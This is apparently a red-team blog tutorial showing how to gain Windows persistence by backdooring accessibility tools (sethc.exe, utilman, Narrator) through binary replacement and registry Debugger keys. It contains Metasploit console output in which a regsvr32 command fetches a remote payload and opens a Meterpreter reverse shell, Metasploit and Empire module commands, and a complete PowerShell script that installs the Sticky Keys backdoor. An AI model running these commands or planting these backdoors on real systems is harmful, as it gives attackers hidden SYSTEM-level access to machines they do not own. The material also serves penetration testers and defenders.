Persistence – Accessibility Features

pentestlab.blog/category/red-team/page/51

The accessibility features provide additional options (on screen keyboards, magnifier, screen reading etc.) that could assist people with disabilities to use Windows operating systems easier. However, this functionality can be abused to achieve persistence on a host that RDP is enabled and Administrator level privileges have been obtained. This technique touches the disk, or modification of the registry is required to execute a stored remotely payload.

The easiest implementation of persistence via accessibility features is by replacing the binary of sticky keys (sethc.exe) with a legitimate cmd.exe or any other payload.

Persistence – Sticky Keys Binary Replacement

Pressing the Shift key 5 times will enable the sticky keys and instead of the legitimate sethc.exe the rogue sethc.exe will executed which will provide either an elevated session or an elevated (SYSTEM) command prompt.

Persistence – Sticky Keys CMD

Narrator

In Windows 10 operating systems Narrator is a screen reading application that assist people with visibility issues. Giulio Comi discovered that it is possible to modify the registry in order to create file-less persistence when narrator is executed. Before implementing this technique Giulio suggests a series of modifications on the host in order to start Narator automatically and to make it less noisy. The following settings are recommended:

This technique has been demonstrated firstly in his blog and has two components:

1. Deletion "**DelegateExecute**" Registry Key
2. Modification of "**Default**" Registry Key to execute command.

Both of these keys are stored under the following registry location:

```
Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserqevf0sws76dx4k9a5206\Sh
```

-
  Use Narrator

  Turn on Narrator

  On

  Open Narrator Home

  View the complete guide to Narrator online

  Start-up options

  ☑ Allow the shortcut key to start Narrator

  Press the Windows logo key ⊞ + Ctrl + Enter to turn Narrator on or off.

  ☑ Start Narrator after sign-in for me

  ☐ Start Narrator before sign-in for everyone

  ☐ Show Narrator Home when Narrator starts

  ☑ Minimise Narrator Home to the system tray

  When this box is unticked, Narrator Home will minimise to the taskbar.

-
  Personalise Narrator's voice

  Choose a voice

  Microsoft George - English (United Kingdom) ⌄

  Add more voices

  Change voice speed

  Press the Narrator key + Plus (+) or Narrator + Minus (-) to change voice speed.

  Change voice pitch

  Change voice volume

-
  Use Narrator cursor

  The Narrator cursor is where Narrator is focused on your screen.

  ☐ Show the Narrator cursor

  ☐ Move my cursor with the Narrator cursor as Narrator reads text

  ☐ Sync the Narrator cursor and system focus

  ☐ Read and interact with the screen using the mouse

  Select the Narrator cursor navigation mode

  Normal ⌄

  Normal mode is recommended.

-
  ▦ Narrator Settings   —   □   ✕

Commands
Create your own keyboard commands

Select a command to customize:

Command	Shortcut
Provide Narrator feedback	Shift plus N
Read current selection	Shift plus Narrator plus Dow...
Show list of links	Narrator plus F7
Show list of landmarks	Narrator plus F5
Show list of headings	Narrator plus F6
Narrator Find	Control plus Narrator plus F
Continue Find next	Narrator plus F3
Continue Find previous	Shift plus Narrator plus F3
Spell current selection	Shift plus Narrator plus Dow...
Read previous sentence	Control plus Narrator plus M

Change command keyboard shortcut   Restore all defaults

Narrator – Registry Key

The Metasploit Web Delivery module can be used to capture the session once the Narrator Provide Feedback command is executed.

```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.145:4445
[*] Using URL: http://0.0.0.0:8080/HIOddH
[*] Local IP: http://192.168.254.145:8080/HIOddH
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.145:8080/HIOddH.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.254.1    web_delivery - Ha
ndling .sct Request
[*] 192.168.254.1    web_delivery - Delivering Payload (2129) bytes
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4445 -> 192.168.254.1:59476) a
t 2019-11-13 03:37:30 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Meterpreter – Narrator

Metasploit

Metasploit Framework provides a post exploitation module which can be used to automate the persistence technique of sticky keys. The module will replace the chosen accessibility feature binary (sethc, osk, disp, utilman) with a CMD.

```
use post/windows/manage/sticky_keys
```

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt
 by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) >
```

Metasploit – Sticky Keys Module

When the screen on the target host is locked executing the utilman utility will open a command prompt with system level privileges.

Command Prompt – Sticky Keys Utilman

This technique requires an elevated Meterpreter session and the system to have remote desktop protocol enabled. In the majority of the organisations this protocol is enabled by default in order administrators to provide support to users and perform tasks on the hosts remotely. If not RDP can be enabled via the following Metasploit module:

```
use post/windows/manage/enable_rdp
```

Metasploit – Enable RDP Module

Replacing one of the accessibility features binaries with a malicious payload will return a Meterpreter session instead of a CMD with system level privileges.

Metasploit – Meterpreter Payload

Empire

Similar to Metasploit Framework PowerShell Empire has a module which can implement the sticky keys persistence technique. Compare to Metasploit supports more binaries (Narrator, Magnify) and instead of replacing the binaries with a CMD will modify the debugger registry key in order to store the PowerShell command that will execute the stager.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe\Debugger
```

The following binaries can be backdoored through this Empire module:

- sethc.exe
- Utilman.exe
- osk.exe
- Narrator.exe
- Magnify.exe

```
usemodule persistence/misc/debugger/*
```

Empire – Sticky Keys Module

Misc

The sticky keys persistence technique is widely known and some threat actors are using it during during their cyber attacks. There are scripts that can be used to automate this method outside of Metasploit and Empire. Preston Thornburg wrote the following PowerShell script which can achieve persistence through the registry modification.

```
$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\"
$keyName = "sethc.exe"
$stringName = "Debugger"
$binaryValue = "C:\Windows\System32\cmd.exe"

IF (Test-Path ($registryPath + $keyName))
{
    # Sticky Keys backdoor exists.
    write-host "Registry key found. Let's remove it."
    #New-Item -Path $registryPath -Name $keyName | Out-Null
    Remove-Item -Path ($registryPath + $keyName) | Out-Null
    write-host "Sticky Key backdoor has been removed."
}
ELSE {
    # Sticky Keys backdoor does not exist, let's add it.
    write-host "Registry key not found. Attempting to add Sticky Keys backdoor to
registry."
    New-Item -Path $registryPath -Name $keyName | Out-Null
    New-ItemProperty -Path ($registryPath + $keyName) -Name $stringName -Value
$binaryValue | Out-Null
    write-host "Sticky Keys backdoor added."
}
```

Sticky Keys PowerShell Script

Other scripts which implement the technique include batch files and executables from the logon_backdoor GitHub project.

Persistence Sticky Keys – logon backdoor batch version

The option 1 will modify the "**Debugger**" key to include the path of the command prompt.

Persistence Sticky Keys – Logon Backdoor

Pressing the Shift key 5 times will enable the sticky keys and will execute a CMD from an elevated context.

Persistence – Logon Backdoor CMD

Both versions include an option for clean-up which removes the "**Debugger**" registry key.

Persistence – Backdoor Logon Executable Version

The Sticky-Keys GitHub project provides an additional option which is to give a SYSTEM console to the user. However the implementation of this technique is very similar to logon_backdoor project.

Persistence – Sticky Keys Project SYSTEM Console

References

- https://attack.mitre.org/techniques/T1015/
- https://github.com/szymon1118/logon_backdoor
- https://github.com/HanKooR/Sticky-Keys

- http://www.powershellempire.com/?page_id=225
- http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html
- https://hackingandcoffee.com/an-exercise-in-privilege-escalation-and-persistence/
- https://www.secjuice.com/abusing-windows-10-for-fileless-persistence/
- https://oddvar.moe/2018/07/23/another-way-to-get-to-a-system-shell/
- http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/